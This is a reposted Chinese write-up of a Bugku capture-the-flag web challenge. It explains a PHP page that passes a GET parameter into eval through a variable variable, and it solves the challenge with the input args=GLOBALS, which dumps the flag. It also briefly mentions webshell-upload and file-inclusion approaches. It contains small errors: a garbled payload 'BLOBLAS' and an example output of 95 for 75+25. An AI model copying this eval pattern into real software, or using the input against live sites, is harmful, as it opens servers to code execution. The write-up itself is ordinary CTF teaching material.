bugku 变量1全局变量 writeup

转载


xuchen16 于 2018-09-17 14:46:25 发布 20606 收藏 13
分类专栏： ctf 文章标签： bugku变量1 php全局变量 bugku writeup GLOBALS全局变量 bugku wp


```
http://120.24.86.145:8004/index1.php
flag In the variable ! <?php


error_reporting(0);                     // 关闭php错误显示
include "flag1.php";                    // 引入flag1.php文件代码
highlight_file(__file__);               //对文件进行语法高亮显示
if(isset($_GET['args'])){               // 条件判断 get方法传递的args参数是否存在
    $args = $_GET['args'];              //赋值给变量  $args
    if(!preg_match("/^\w+$/",$args)){   // /^开始, \w表示任意一个单词字符，即[a-zA-Z0-9_] ,+将前面的字符匹配一次或
        die("args error!");             //输出 args error!
    }
    eval("var_dump($$args);");          // 将字符串作为php代码执行结尾加分号 var_dump()函数 显示关于一个或多个表达式
}
?>
```

构造payload d ： ?args=BLOBLAS

var_dump()函数 显示关于一个或多个表达式的结构信息，包括表达式的类型与值。数组将递归展开值，通过缩进显示其结构。



如果是数组，就以数组的方式输出 变量类型+变量 本题就是以数组的方式输出。

```
<?php
$a = array(1, 2, array("www.", "w3cschool", ".cn"));
var_dump($a);
?>
```

```
array(3) { [0]=> int(1) [1]=>
int(2) [2]=> array(3) { [0]=>
string(4) "www." [1]=> string(9)
"w3cschool" [2]=> string(3) ".cn"
} }
```

3.5.3 可变变量

可变变量是一种独特的变量，它允许动态改变一个变量名称。其工作原理是该变量的名称由另外一个变量的值来确定，实现过程就是在变量的前面再多加一个美元符号“$”。

【例 3.16】 下面使用可变变量动态改变变量的名称。首先定义两个变量$change_name 和$trans，并且输出变量$change_name 的值，然后使用可变变量来改变变量$change_name 的名称，最后输出改变名称后的变量值，实例代码如下：（实例位置：光盘\TM\sl\3\16）

```
<?php
$change_name = "trans";          //声明变量$change_name
$trans = "You can see me!";      //声明变量$trans
echo $change_name ;              //输出变量$change_name
echo "<br>" ;
echo $$change_name ;             //通过可变变量输出$trans 的值
?>
```

结果为：

```
trans
You can see me!
```

eval()函数存在命令执行漏洞 我们的目标是查看flag1.php中的flag 首先想到的是本地包含漏洞查看源码 或者上传一句话木马等思路 。而本题条件判断加了正则表达式判断，过滤了括号和引号等字符。无法构造！ 但输出时是 $$args

我们想到构造 php中超全局变量 $GLOBALS ，PHP 在名为 $GLOBALS[index] 的数组中存储了所有全局变量。变量的名字就是数组的键。

```
<?php
$x = 75;
$y = 25;

function addition() {
  $GLOBALS['z'] = $GLOBALS['x'] + $GLOBALS['y'];
}

addition();
echo $z;
?>
```

运行结果：

```
95
```

可以看到$x和$y本身局部变量，未在函数体内声明，但是在全局变量$GLOBALS数组中存放着，可以调用，最后输出95。

构造 .php?args=GLOBALS

eval("var_dump($$args);"); 首先将 var_dump($$args); 当成代码执行 var_dump($GLOBALS);

var_dump()函数将$GLOBALS数组中存放的所有变量以数组的方式输出 得到flag！

```
array(7) { ["GLOBALS"]=> *RECURSION* ["_POST"]=> array(0) { } ["_GET"]=> array(1) { ["args"]=> string(7) "GLOBALS" }
["_COOKIE"]=> array(1) { ["__guid"]=> string(47) "92078746.3219298709517206000.1520815170788.5115" } ["_FILES"]=>
array(0) { } ["ZFkwe3"]=> string(38) "flag{92853051ab894a64f7865cf3c2128b34}" ["args"]=> string(7) "GLOBALS"}
```

最后补充一点 很多人都认为global和$GLOBALS[]只是写法上面的差别，其实不然。

前者为变量实体 后者为别名引用

eg：

```
<?php
$var1 = 1;
function test(){
unset($GLOBALS['var1']);
}
test();
echo $var1;
?>
```

因为$var1被删除了，所以什么东西都没有打印。

```
<?php
$var1 = 1;
function test(){
global $var1;
unset($var1);
}

test();
echo $var1;
?>
```

意外的打印了1。

证明删除的只是别名，$GLOBALS['var']的引用，起本身的值没有受到任何的改变。
验证了我们之前所说的东西